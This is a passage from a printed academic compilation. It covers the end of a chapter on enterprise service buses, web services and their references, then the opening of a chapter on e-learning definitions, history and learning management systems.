Point-to-point approach has complexity when there are so many application systems are using by an organization. It may be possible that they can't communicate with each other and system will fail. To avoid this situation EAI provide a solution that use different models of middleware to standardize and centralize process to entire organization. In this approach, there is no tightly coupled connections occurs like point to point approach.

Hub and Spoke / Broker Model

These techniques contain a HUB, that HUB is work as central integration engine.HUB is resided in the middle of the network. The responsibility of HUB is to facilitates message transformation, routing, and any other inter-application functionality. All the communication among different applications must gone through the hub. It is also responsible for maintaining the data concurrency in all over network. When we implement this model it also offers controlling, monitoring and auditing facility that permits users to get information regarding flow of messages. Other tools that speed up the complicated task of configuring mapping and routing between large numbers of systems and applications are also used.


- **Advantages:**
  - This approach provides loose coupling between applications, so applications can communicate asynchronously.
  - This technique uses less repetitive configuration, it means that all configurations that are required at the time of integration to be collected in a common repository.
- **Drawback:**
  - HUB work as a central component that provide communication among different applications. If HUB fail it becomes failure of the entire network.
  - When network have heavy loads, in that case bottleneck problem can be arise.

Service Bus Architecture

The problem that is generated by the brokered hub and spoke EAI approach is eliminated by using a novel EAI approach known as bus. This new EAI model is based on the bus architecture. The concept of the bus architecture approach used minimizes the load of functionality from HUB. So this new approach adopted the concept of distribution of the functionality over network. These distributed components then could be grouped in different configurations with the help of configuration files, for managing integration situation in the most efficient manner.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Evolution of enterprise application integration
[Source:http://www.spansystems.com/media/1060/enterprise-application-integration-span-white-paper.pdf]



When the bus based EAI design, some other functionalities that are essential for communication recognized. In case of broker architecture these features are hard coded into the central integration logic, but bus architecture permits that functions can be together with in separate components. This bus architecture based EAI design is light weighted mean applications are not tightly coupled. It provide tailor-made solutions for integration problems. The integrated solution provide by the bus based system are more reliable. This type of EAI model known as ESB (Enterprise Service Bus)

Figure 5. Different enterprise application integration techniques
[Source: http://www.spansystems.com/media/1060/enterprise-application-integration-span-white-paper.pdf]



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ESB Features

In the market there are so many different ESB products available. An ESB provide following functionality:

- **Location Transparency:** ESB provide a way in which messages are centrally configuring between sender and receiver, so that a consumer application, application that are receiving the message does not need information about a message producer, application that are generating the messages.
- **Transformation:** ESB have the capability to transform messages in such representation that is understandable by the consumer application.
- **Protocol Conversion:** It is capable to take the messages that are sending by all major protocols. It accepts the messages and then transform it into the format that is required by the end-consumer.
- **Routing:** The ESB have the capability to find out the correct receiver or end customers on the basis of rule that are pre-design and configured according to different conditions and on the basis of requests that are generating dynamically.
- **Enhancement:** It may be possible that the message received partially. The ESB have the capability to retrieve missing data among incoming messages. ESB retrieves this missing data with the help of existing message data.
- **Monitoring / Administration:** The goal of ESB is to build coordination as a straightforward undertaking. An ESB ought to offer a simple strategy of controlling the execution of the framework, the stream of messages through the ESB architecture, and a straightforward method for dealing with the framework.
- **Security:** The ESB likewise handle the security of messages. ESB security includes two primary parts - ensuring that the ESB itself handles messages in a safe way, and arranging between the security affirmation frameworks utilized by each of the host that will be coordinated.

Purpose for ESB in Business Applications

The common aim of using techniques like SOA, EAI, B2B, and web services to build a structural design for integration purpose it can be persist with in enterprise, For achieving this integration, it should contain following features:

- Should use the requirements of common integration projects according to different integration situations.
- It must connect applications together that applications cover the enterprise requirements.
- It should have simple blueprint and less difficulty to entry.
- Should offer an SOA that persistent integration.
- It desires the flexibility so it can meet the changing requirement of the business and ability to handle competitive pressures.

The Enterprise Service Bus architecture focus on these requirements, and is able to being adopted for any project that need integration. An ESB offers a highly distributed concept for integration, with unique abilities that permits individual departments or business units to make out their integration projects in

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

incremental, digestible chunks. Using an ESB, departments and business units can carry on to sustain their own local control and autonomy in individual integration projects.

The Advantages of ESB

- **Lightweight:** An ESB contain many services. Some of them are interoperating services. But, a HUB contains every possible service. ESB can be create as heavy or light, its depend on the requirement of enterprise. According to organization needs, making ESB that provide most efficient integration solution.
- **Easy to Expand:** On the off chance that any endeavor required to interface extra applications or frameworks into its architecture, Then an ESB grants it to coordinate the greater part of its frameworks effectively as opposed to stressing over regardless of whether another framework will work with the current base. At the point when the new application is prepared, it can also easily incorporate with existing framework.
- **Scalable and Distributable:** ESB usefulness can without much of a stretch be confined over a geologically dispersed system as required. Moreover, as the individual segments are utilized to offer straight out components, it is much more straightforward and practical, and guarantees high accessibility and versatility for basic parts of the design.
- **SOA-Friendly:** ESBs are outline with Service Oriented Architecture in keeping mind. This demonstrate an association trying to relocate towards SOA can do as such incrementally, keeping on utilizing its current frameworks while connecting to re-usable administrations while executing them.
- **Incremental Adoption:** At a first look, the quantity of elements offered by the best ESBs can appear to be scaring. In any case, it is best to think about the ESB as a 'integration platform', of which you just need to utilize the parts that meet your present joining needs. A large number of modular components offer unrivaled flexibility that allows incremental adopt-ion of integration architecture as the resources become available, and helps meet unexpected futuristic needs.

WEB SERVICES

Web administrations are independent, particular, circulated, dynamic applications that can be depicted, distributed, found, or summoned over the system to make items, procedures, and supply chains. These applications can be neighborhood, conveyed, or electronic. Web services are based on top of open models, for example, TCP/IP, HTTP, Java, HTML, and XML. So, we can characterize web administration as an arrangement of open conventions and models that are utilized for trading information between applications or frameworks. Web services utilize XML and HTTP as a stage. All web administrations utilizing the Simple Object Access Protocol(SOAP), Universal Description, Discovery and Integration(UDDI), Web Services Description Language(WSDL) as a parts to do their work (Bieberstein et al. 2015) (Hinchcliffe, 2005). A web administration makes conceivable correspondence among different applications with the assistance of a few measures, for example, HTML, XML, WSDL, and SOAP. A web administration gets the assistance of these guidelines as:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- For tagging data it uses XML.
- For transferring message it uses SOAP.
- For describing available service it uses WSDL.

Role of ESB in Web Services

Web services have significance on service-oriented structural design by giving some standard concepts for interoperation between different applications. The aim of web services is to offer a service that permits operations between different applications that are developed with different platforms and with different environments. The success of this objective will present a simple path to persistent integration process between different applications. With the dawn of the Enterprise Service Bus there is an approach available to integrate web services and Service Oriented Architecture into a consequential structural design for integrating applications and services (Cheng, 2016). An Enterprise Service Bus creates different web services, XML technique, and other integration technologies in to a framework that instantly helpful with the grown-up technology that exists today.

Web Services in ESB Context

A Web services can be defined as something that are limited. Web services is a collection of standard formats and interfaces. The basic structures that are used in formats and in different interfaces is specified by SOAP and WSDL. The description for a service is specified by the developer of Web service, by implementing segment of code with in XML that running over SOAP. An ESB provide a way by which current Web applications and important legacy applications can work together and developers don't need to develop new applications to bring the functionality for those that are not connected. An Enterprise Service Bus provide the mechanism to grouping the old application with the new application (Chappell, 2004).

Advantages of an ESB for Web Services

The key benefit of an Enterprise Service Bus is that it permits to diverse applications to talk with each other as a transit system for transferring data between different applications within enterprise or on web, Mule, is an example of lightweight runtime engine of any Platform. This is based on Java technology and act as an enterprise service bus (ESB) (Brebner, 2009). It also provides integration platforms that allow developers to connect different applications together speedily and simply. It also enables them to share data and easy integration of available systems, in spite of the different technologies that the applications use, like HTTP, JMS, JDBC etc. The Enterprise Service Bus can be deployed anywhere, It can integrate and arrange events in real time or in batch fashion, and has worldwide connection facility. Appropriate ESB selection is critical decision, when anyone want to select ESB follow the following checklist:

- Number of application/services is 3 or more.
- Can we required to add more applications or services in the future.
- Required to use 2 or more communication protocol.
- Required routing capabilities for message.
- Required to issue services that are utilize by other applications.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

An ESB provides transformation and routing principle to a SOA. Within an organization or enterprise the role of ESB is to offer communication between different applications (Cheng, 2005). This approach has the advantage of eliminating the number of point-to-point connections that are required to communicate. When the ESB get a message, it provides the route to appropriate receiving application. It may be possible that application evolved different message model or format, in that case ESB will transform the message so that application can easily interpret message. When we want to design an ESB it is expected to have the following characteristics:

- Use XML as standard communication language.
- Provide standards for web-services.
- Provide different Message Patterns.
- Should support integration with legacy systems.
- A security model that authorize, authenticate and audit the use of ESB.
- Provide Facilitation of the transformation of data formats and values.
- Provide Validation for schemas that are using for sending and receiving messages.
- Should apply business rules equally.
- The divide and merge of different messages and exception handling.
- Provide Queuing, and holding facility of messages if applications temporarily not available.
- ESB make the integration process simple and provide reuse of business components.
- ESB is flexible, it easily adopts new business requirements.
- ESB is Easy to use, have lower-cost, and provide integration that is based on some standards.
- ESB allow development and deployment of application in incremental fashion, thus it minimize risk and investments.
- ESB is centrally controlled.

Kinds of problems that an ESB helps to solve:

- Normalize many protocols to a single protocol.
- When required a steady approach to catch services so that they communicate.
- When required a manager to manage deployment of various components.
- When required predefine components and adapters for different protocols.
- When required long running workflows.

Possible Web Services and ESB

A Web service provide communication capability among electronic device with the help of World Wide Web. In a Web service, for communication web technology like HTTP is used. The Web service generally provide an object-oriented interface to a database server, that utilized by other Web server, or can be use with the help of mobile application, it provides a user interface to the end user. Web services can be use SOAP for reducing the cost of interactions over internet (Yuan, 2013).

Web services may implement on other reliable transport method like FTP.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

We can divide web services in to two major categories:

- **REST:** The main function of this is to manage the web resources by set of stateless operations.
- **Arbitrary Web Services:** In this categories an arbitrary set of operations are used.

Web service specifies a standard method for integration of web applications. Web services uses XML, SOAP, WSDL and UDDI.

Many organizations use different software systems for control the business process. This software requires a transfer of data over the internet. These software systems can use different programming languages so need for a procedure is required to transfer data and that procedure doesn't depend on a particular programming language. Generally, software use XML files for transfer of data. The rules that are used during communication is defined in a file, that file is known as WSDL.WSDL file have wsdl extension. WSDL is responsible for:

Rules for communication are defined in a file called WSDL (Web Services Description Language), which has a WSDL extension (Oracle, 2015) (Cheng, 2007). WSDL is responsible for following:

- WSDL decide how one system can request for data from another system.
- In case of data request which specific parameters are required.
- The structure of the produced data.
- Suitable error messages display according to communication rule, to make help in troubleshooting

A directory called UDDI (Universal Description, Discovery and Integration) is responsible to identifying which software system will contact to which type of data. So when one software system required particular type of data, it will go to the UDDI and realize which other system having those similar data and then contact for those system for getting the data. Once system identified to which system it should contact, then it connects to that system by SOAP (Simple Object Access Protocol) protocol. The request of data is first validate using WSDL file by service provider then request is processed and data send to receiver under SOAP protocol (Schmidt, 2005).

CONCLUSION

It has been examined that old applications do not vanish quickly. The uses of old applications continue because they work properly. If old applications are using continues then they required flexibility in ESB to performing the transformations, routing and interconnection between legacy and new (Web services-based) applications. In case, when business demands change due to dynamic nature of business then importance of an ESB increasing. It may be possible that discrepancy between clients and services arise due to pure web service nature of application. This problem can be resolved by transformation feature of a broker in ESB, for this some changes are required. The changes depends on the integration level of web services with ESBs and integration with application servers. This kind of tight integration has beneficial for server based applications. Web services with an ESB can provide mechanism to preserve our software and hardware cost. Web services help to develop new applications easily. These new develop applications can be integrated with existing IT infrastructure and applications by ESBs.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The connecting of applications in a flexible and maintainable way will be a challenge for the future. Making integration easier, and cheaper, is the aim of most companies. The challenge in which application A wants to talk with application B is achievable but the great benefit occurs when A or B can talk to other application X. Defining and making this function in operational is the key to building a successful ESB.

REFERENCES

Bieberstein, N., Bose, S., & Fiammante, M. (2005). Service-Oriented Architecture (SOA) Compass: Business Value, Planning, and Enterprise Roadmap. IBM Press books.

Bo, D., Kun, D., & Xiaoyi, Z. (2008). A High Performance Enterprise Service Bus Platform for Complex event Processing. *Proceedings of the seventh international conference on grid and cooperative computing, computer society* (pp. 577-582). IEEE.

Schroth, C., & Janner, T. (2007). Web 2.0 and SOA: Converging Concepts Enabling the Internet of Services. *IT Professional*, *9*(3), 36–41.

Chappell David, A. (2004). *Enterprise Service Bus*. O'Reilly.

Cheng, J. (2005). Comparing Persistent Computing with Autonomic Computing. *Proc. 11th International Conference on Parallel and Distributed Systems* (Vol. II, pp. 428-432). IEEE Computer Society Press.

Cheng, J. (2007). Persistent Computing Systems Based on Soft System Buses as an Infrastructure of Ubiquitous Computing and Intelligence. *Journal of Ubiquitous Computing and Intelligence*, *1*(1), 35–41. doi:10.1166/juci.2007.004

Cheng, J. (2016). Testing and Debugging Persistent Computing Systems: A New Challenge in Ubiquitous Computing. *Proc. Of IEEE/IFIP International Conference on Embedded and Ubiquitous Computing* (pp. 408-414).

Hinchcliffe, D. (2005, October 28). Is Web 2.0 The Global SOA? *SOA Web Services Journal*.

IBM. (2015). WebSphere Enterprise Service Bus. Retrieved from http://www-01.ibm.com/software/integration/wsesb/

Li, G., Xiao, J., Li, C., Li, S., & Cheng, J. (2012). A Comparative Study between Soft System Bus and Enterprise Service Bus. *Proceedings of the International Conference on Computer Science and Service System* (pp. 557-561).

O'Brien, L., Brebner, P., & Gray, J. (2008). Business transformation to SOA: aspects of the migration and performance and QoS issues. *Proceedings of the 2nd international Workshop on Systems Development in SOA Environments SDSOA '08* (pp. 35-40). doi:10.1145/1370916.1370925

Oliveros, E. (2012). Web Service Specifications Relevant for Service Oriented Infrastructures. In Achieving Real-Time in Distributed Computing: From Grids to Clouds (pp. 174–198). Hershey, PA, USA: IGI Global.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Oracle. (2015). Oracle Service Bus. Retrieved from http://www.oracle.com/us/technologies/soa/service-bus/index.html

Paul, B. (2009). Service-Oriented Performance Modeling the MULE Enterprise Service Bus (ESB) Loan Broker Application. *Proceedings of the 35th Euromicro Conference on Software Engineering and Advanced Applications* (pp. 404-411). IEEE.

Schmidt, M. T., Hutchison, B., Lambros, P., & Phippen, R. (2005). The Enterprise Service Bus: Making service-oriented architecture real. *IBM Systems Journal, 44*(4), 781–797. doi:10.1147/sj.444.0781

Shan, T. (2004). Building a service-oriented e Banking platform. *Proceedings of the* IEEE International Conference on Services Computing SCC '04 (pp. 237–244).

Tang, X., Sun, S., & Yuan, X. (2009). Automated Web Service Composition System on Enterprise Service Bus. *Proceedings of the Third IEEE International Conference on Secure Software Integration and Reliability improvement SSIRI '09*. IEEE. doi:10.1109/SSIRI.2009.24

Valipour, M.H., Amirzafari, B., Maleki, K.N., & Daneshpour, N. (2009). A brief survey of software architecture concepts and service oriented architecture. *Proceedings of the 2nd IEEE International Conference on Computer Science and Information Technology* (pp. 34–38). doi:10.1109/ICCSIT.2009.5235004

White, L., Reichherzer, J. T., & Coffey, J. (2013). Maintenance of service oriented architecture composite applications: Static and dynamic support. *Journal of Software: Evolution and Process*, *2013*, 97–109.

Yan, L., Ian, G., & Zhu, L. (2007). Performance Prediction of Service-Oriented Applications based on an Enterprise Service Bus. *Proceedings of the Computer Software and Applications Conference (COMPSAC '07)*, Beijing (Vol. 1, pp. 327-334).

Yating, Y., Yi, Z., & Xiangying, K., Ying (2013). Mechanism of dependable adaptive dynamic service based on Enterprise Service Bus. *Proceedings of the 3rd International Conference on Computer Science and Network Technology* (pp. 334-338). IEEE.

This research was previously published in Exploring Enterprise Service Bus in the Service-Oriented Architecture Paradigm edited by Robin Singh Bhadoria, Narendra Chaudhari, Geetam Singh Tomar, and Shailendra Singh, pages 46-58, copyright year 2017 by Business Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 33
Evaluation Methods for E-Learning Applications in Terms of User Satisfaction and Interface Usability

Nouzha Harrati
University of Souk Ahras, Algeria

Zohra Mahfouf
University of Souk Ahras, Algeria

Imed Bouchrika
University of Souk Ahras, Algeria

Ammar Ladjailia
University of Souk Ahras, Algeria

ABSTRACT

The use of online technology has become ubiquitous and integral part of our daily life from education to entertainment. Because of the ubiquity of e-learning and vital influence for engineering the educational process, it is no surprise that many research studies are conducted to explore different aspects covering the use of e-learning in higher education. The assessment and evaluation aspects are considered arguably the most influential part for measuring the success and effectiveness of e-learning experience. As more and more universities worldwide have opted to use online technology for their course delivery, research in e-learning systems have attracted considerable interest in order to apprehend how effective and usable e-learning systems in terms of principles related to human computer interaction.

INTRODUCTION

In a modern society, the use of online technology has become ubiquitous and integral part of our daily life from education to entertainment. This is mainly due to the proliferation of the use of computers and smart devices combined with the availability and affordance of internet connectivity in most places. In fact, digital networks and modern communication have greatly transformed and reshaped the way we live and work in such a contemporary era yielding a tremendous effect on the necessity and opportunity to learn (Garrison, 2011). Although, there are advocates in the academic community who prefer traditional teaching methods which include face-to-face communication, considerable efforts are being devoted

DOI: 10.4018/978-1-5225-3422-8.ch033

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to promoting e-learning and the use of new technology for course delivery and teaching. The learning paradigm is shifting from lecturer-centered to student-centered as it can be undertaken anywhere, from classrooms to homes. In fact, several scholars described the growth rate of e-learning as unprecedented and explosive as the adoption of e-learning went beyond academic institutions to be considered seriously in corporate companies and public administrations as part of their employee training programs. Because of the ubiquity of e-learning and vital influence for engineering the educational process, it is no surprise that many research studies are conducted to explore different aspects covering the use of e-learning in higher education. This includes for instance the learning models, software interactivity and human behaviors. The assessment and evaluation aspects are considered arguably the most influential part for measuring the success and effectiveness of e-learning experience (Anderson, 2008). Evaluation for e-learning goes beyond assessing the learner performance. The evaluation of the delivery procedure for e-learning is as critically important to understand and harvest a meaningful and fruitful learning experience (Granić, 2008; Harrati, Bouchrika, Tari, & Ladjailia, 2016). In fact, considerable criticism regarding the quality of existing e-learning systems are being cited by a number of studies (Chua & Dyson, 2004) in addition to further issues including low performance, poor usability and customizability. Furthermore, online education has been further criticized as not supporting a student-centred learning but replicating the traditional face-to-face teaching paradigm.

For the definition of e-learning, although the term can be simply explained as an educational software system that allows a user to learn anywhere and at any time, an agreed definition for e-learning is still elusive among scholars (Moore, Dickson-Deane, & Galyen, 2011). The term of e-learning starts with the letter e which stands conventionally for electronic in the same way as e-mail. The term "online learning" is occasionally used to refer synonymously to e-learning in which case the learning process takes place away from formal classrooms and facilitated by the use of internet-based technologies. The terms e-learning and online learning can vaguely overlap with other terms such as distance learning which is often associated with older technologies (Moore et al., 2011; Pachler & Daly, 2011). Horton (2011) defined e-learning as the practice of using information and communication technology (ICT) to simulate a learning experience that can be created, organized and managed with enough freedom decoupled from any temporal or geographical boundaries. Triacca et al. (Triacca, Bolchini, Botturi, & Inversini, 2004) argued that certain level of interactivity needs to be included to render the definition applicable for describing the learning experience. Pachler and Daly believes that the primary aspect in the debate for the elusive definition of the term seems to be around which specific pedagogical model needs to be designed and integrated within the use of digital and online technology. Pachler et al. further stressed that e-learning is no longer about the distance or remote learning, but forms part of a modern paradigm and conscious choice in education for the best and most appropriate ways of promoting effective teaching. The Joint Information Systems Committee (JICS) which is an influential organization within the United Kingdom supporting higher education institutions in the implementation and adoption of new technologies, referred to e-learning as "enhanced learning" with the definition of "learning facilitated and supported through the use of information and communications technology". Blended Learning is another term which is frequently used and it tends to point to the teaching process where computer-based learning are integrated in tandem with face-to-face classical teaching activities (Garrison & Kanuka, 2004). This is known as a hybrid form of e-learning in which online technologies are employed to enhance or supplement traditional teaching (Garrison, 2011). Flipped classroom is a pedagogical form of blended learning where typical lecture and homework of a course are reversed. Lectures are viewed

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

by students at home via distance education before the class session, while in-class time is dedicated to exercises and discussions.

In addition to the use of e-learning in academic institutions for acquiring knowledge, one of the other important goals of e-learning is to develop professional skills and understanding in the corporate world to help employees accomplish their career objectives (Colvin Clark & Mayer, 2008). In the commercial place, e-learning is synonymous with both terms: Computer-Based Training (CBT) and Web-Based Training (WBT) in which they do refer to the delivery of training courses and materials through the use of computers or web technology. Meanwhile, the term tends to point to a mode of study within the university context in which physical presence in not required inside a classroom. Semantically, it is vital to understand and differentiate between the terms; learning and training as they are inextricably linked and have common aspects within the educational process. The term training is the act of giving instructions, knowledge or information through voice, written words or other communicative methods of demonstration with a fashion that instructs the trainee. Meanwhile, learning refers to the process of absorbing the information in order to enrich and increase skills and abilities that can make use of it for various contexts (Garrison, 2011).

Importance and Benefits

Because of the vital importance for the use of online technology as a medium for distance or virtual education, corporations and schools are investing substantially large amount of money, time and resources in developing alternatives to traditional methods of education and training. In the corporate side, employees ought to be kept up-to-date with the latest information and knowledge in a very competitive business world. Various companies have kept pace in adopting e-learning solutions for their corporate training such as CISCO e-Learning and Dell Learning (Wang, Wang, & Shee, 2007). The global e-learning market has witnessed a remarkable growth to exceed hundreds of billions of US dollars based on a recent report by Global Industry Analysts (Chuo, Liu, & Tsai, 2015) with millions of students are enrolling for web-based courses (Wirt et al., 2005). The annual growth rates in technology-based learning are expected at 27% for the next several years. For a contemporary era where technological and educational modernization are shaping and redefining the standards of education, e-learning is considered the converging point to such evolution. Because of the importance for e-learning which evolved greatly under the rapid advancement of internet technology, the US Web-based Education Commission published the following statement:

The question is no longer if the Internet can be used to transform learning in new and powerful ways. The Commission has found that it can. The Web-based Education Commission calls upon the new Congress and Administration to embrace an 'e-learning' agenda as a centerpiece of our nation's federal education policy.

The statement given by the commission for the development and innovation program recommends further that embracing the e-learning should be accompanied with a deeper understanding of how students learn, how technological tools support, assist and assess learning gains and more importantly what is required to keep the pace of e-learning moving positively forward.

As technology has progressed so much that geographical gap is virtually bridged with the deployment of tools that make people collaborate and interact together remotely with the feeling that they are inside the same room. The use of e-Learning in schools and corporations gained popularity mainly due

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to the perceived advantages of flexibility around fitting the students' time requirements and overcoming the issue around the geographical restrictions. The time aspect is one of the issues that instructors and learners both have to deal with in learning or tutoring sessions. In the case of traditional face-to-face teaching, the arrangement of time can be restrictive for the attendance to a certain group of students who have the ability and availability to attend at a specific time. Along with the timing restrictions, travelling and being present at the location where the learning would take place can be a major obstacle. On the other hand, e-learning offers the benefits to facilitate the learning process without having to worry about when or where every learner can be available and present to attend the course. In other words, e-learning provides the students with the capability to accommodate learning and training around their busy lifestyles, granting effectively the opportunity even to the busiest person to pursue further their career to earn new qualifications. In a study published by (Welsh, Wanberg, Brown, & Simmering, 2003), the authors reported that organizations can accomplish numerous benefits from implementing e-learning programs, including consistency in training, reduced cycle time and cost, better convenience for learners and improved tracking capabilities. Zhang and Nunamaker (2003) suggest that effective and efficient computer-based training methods are in great demand by the industry to ensure that employees and partners are equipped with the most advanced skills. In the same way, academics and practitioners alike consider e-learning software systems to be a valuable platform for knowledge sharing and transfer tool in the educational world. Garrison (2011) pointed out that apart from reasons of knowledge transfer and education, academic institutions pursue the deployment of e-learning systems as a means to boost their revenues and retain market share of students in addition to improve national recognition or prestige.

Regardless all of the benefits discussed for e-learning as flexibility, convenience and the ability to remotely access and participate virtually in classrooms from the student's own comfort, the students may experience the feeling of isolation (Garrison, 2011). This is because the e-learning process is a solo act during most of the time which sets the learner to have the sense that they are acting completely alone. Although, a number of studies argued that the use of social computing technology can greatly overcome such setbacks and enhance the learners' satisfaction via growing stronger peer connections inside a virtual learning community to reduce the feelings of isolation (Johnson, Hornik, & Salas, 2008). Another concerning factor for the deployment of e-learning is the medical aspect as e-learning requires the use of computers and tablets. Consequently, bad posture, eyestrain and other physical issues may badly affect the learner's well-being. In the study by (Welsh et al., 2003), the authors listed further potential drawbacks for e-learning including higher up-front cost, lack of trainee interaction. The research study argued though that the drawbacks of e-learning systems can be compensated by the integration of blended learning as a hybrid form of traditional teaching with online learning. The Department of Education for the United States of America has further echoed concerns about distance education courses and programs that can lead academic institutions in directions that are not congruent and compliant with its mission of inculcating the learners with the rightful skills and knowledge.

History of E-Learning

Distance education has been around for more than a century whilst e-learning has started to evolve during the last two decades having a prominent impact on the educational and training paradigm for academic institutions, corporations and public administrations. For the origin of the term "e-learning", there is no reliable source documenting the birth of the word whilst there are some suggestions that the term is most likely originated during the 1980's (Moore et al., 2011). Other terms such as online learning

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and virtual learning began to spring up during the same time in search for a better definition of exactly what was e-learning. The history of distance education dates back to the work of Sir Isaac Pitman for using courses delivered by the postal system in 1840's. Pitman decided to start a distance course via sending assignments to his students by post which they need to complete and send it back to him by post. It is claimed to be pioneering work for distance learning whilst the concept remained the same throughout the evolution of distance education for the exception of the delivery medium as the technology advanced enormously (Horton, 2011). Other studies trace back the idea of online learning to 1926 when the educationalist J. C. Stobart wrote a memo suggesting the creation of a "wireless university". In 1969, the establishment of the British Open University marked a turning point for the development of distance learning (Bates, 2005). It is no wonder that e-learning has its roots from mail-learning via correspondence courses. Educational content delivery format for distance learning have taken various forms including postal delivered instructions, materials in print format, classes over electronic medium, via smart devices and now, virtual classrooms.

The notion of a testing machine emerged initially in 1920's by Sidney Pressey who was an educational psychology professor at Ohio State University. Pressey invented a machine to provide drill and practice for students during his introductory courses. Pressey (1926) stated that: "the procedure in mastery of drill and informational material were in many instances simple and definite enough to permit handling of much routine teaching by mechanical means." In 1954, B. F. Skinner from the University of Harvard introduced a series of studies designed to improve teaching methods for spelling, mathematics, and other subjects by inventing a mechanical machine that would surpass the traditional teaching experience. Skinner believed that classrooms suffer from the drawbacks of learning rate for different learners being variable and reinforcement procedure is delayed because of the lack of individual attention to every student. Skinner was motivated by the fact that it is impossible to have a personal tutorial for every student all the times. He developed a theory of programmed learning which was to be implemented by teaching machines. The teaching machine consists mainly of a system program which contains teaching materials and test items that the student is gradually taken through them. The teaching machine is composed by fill-in-the-blank exercises where if answered correctly, the student gets a reinforcement and taken to the next questions. If otherwise, the learner is presented with the correct answer to increase later the chance of getting reinforced. The first computer-based training system was introduced in 1960 with the invention of the PLATO (Programmed Logic for Automatic Teaching Operation) program (Bitzer, Braunfeld, & Lichtenberger, 1961). It was originally designed for students attending the University of Illinois. The system has the basic layout which is used in modern e-learning applications consisting of graphic elements, textual information along with forums and chat rooms. With the rapid evolution of the internet and world wide web, e-learning began to take a new trend with the introduction of the first online web-based learning management system (LMS) in 1996 named as Cecil (Sheridan, White, & Gardner, 2002). Many new concepts and topics have floated up and flourished recently within the area of e-learning including the three major trends discussed next:

- **M-Learning:** The development of the mobile technology gave birth to a new era known as m-learning. Mobile learning can be defined as the portable and lightweight platform where the learner can engage in learning or training activities without having any geographical constraint via the use of mobile phones, smartphones, handheld computers, tablets, notebooks and media players. The mobility of the learner and portability of the hardware form the basis for the m-learning technology.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Micro-Learning:** Theo Hug was one of the earlier scholars to discuss the concept micro-learning which is a new form of learning in the field of adult learning and training (Hug, Lindner, & Bruck, 2005). It is regarded as a practical mode to achieve informal learning in a new uncluttered environment. Micro-learning is based on the design of micro or lighter activities through micro-steps in digital environments. These learning activities are made part of the learner's daily routines. Micro-learning is an important paradigm shift that avoids the need to have separate learning sessions since the learning process is embedded in the daily routine of the end-user. Unlike common e-learning approaches, micro-learning tends towards the use of push technology which reduces the cognitive load on the learners. The choice of micro-learning objects, timing and progression pace of micro-learning activities are of importance for didactical designs to keep the learners engaged with better efficiency.
- **Gamification:** Is defined as the use of game thinking, aesthetics and game mechanics in a non-game context to engage and motivate the learners and solve problems for an educational context. Basically it's the use of gaming technology to solve problems outside of the games sector. The word was first coined in 2002 by Nick Pelling, a British IT professional, but it was not widely used until 2010. Based on various research studies conducted by numerous educational scholars, what makes games effective and attractive for learning is the students' level of motivation, activity, interactivity, competition and engagement. A study performed by Traci Sitzmann from the University of Colorado, reported that staff trained on video games are willing to learn and acquire more factual information and attain a higher skill level with a high retention rate of knowledge longer than employees who are trained in less interactive environments (Sitzmann, Kraiger, Stewart, & Wisher, 2006). Sitzmann argued that regardless the fact that learners can be overwhelmed with high level of instructions within the game, the interactivity and the game elements make the game engaging leading to the conclusion that the engagement of the student in the game leads to efficient and satisfying learning experience. In (Connolly, Boyle, MacArthur, Hainey, & Boyle, 2012), the authors presented a literature review on gamification for e-learning focusing on positive outcomes. The study stresses on the necessity of more rigorous evidence on the effectiveness and real impact of gamification.

E-LEARNING PLATFORMS

The basic components of an e-learning process can be identified as: technological infrastructure, e-learning software platform, e-learning content and participants. The technological infrastructure refers to the communication medium and hardware platform hosting the e-learning operations. Educational materials are mostly transmitted via the internet although in the past, courses were delivered using a blend of traditional computer-based media such as CD-ROM. Technological tools for supporting the e-learning process involve the use of some or all of the following devices: desktop and laptop computers, interactive whiteboards, video cameras, mobile and wireless tools, including mobile phones. The most vital component for the e-learning process is the e-learning software platform which is usually named as the Learning Management System (LMS). The LMS is a software system developed for the purpose of managing online courses including the administration, documentation, reporting and delivery of educational and training programs. The e-learning software allows the instructor or institution administrator to manage every aspect of courses from the enrollment of students, delivering educational materials

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in addition to the assessments part via digital delivery of assignments and exam preparations. Further, the LMS provides a platform for interaction between students and lecturers via the use of chat rooms or discussion boards or video conferencing. Most learning management systems are developed as web applications using various platforms including PHP,.NET and Java integrated with a classical relational database engine for storing data such as PostgreSQL, SQL server and MySQL. There are a number of features and functionalities that a learning management system should minimally offer for the achieving the ideal e-learning experience. Most systems are like to include most of the following features: Course Content Delivery, Student Registration and Administration, Event Scheduling, Tracking, Curriculum and Certification Management, Assignment and Assessment, Reporting and Courseware Authoring. There is a plethora of different e-learning systems in the market either coming as freely available as open source or commercial products. We review in this section the most popular learning management system having the dominant market share for the e-learning sector.

Moodle

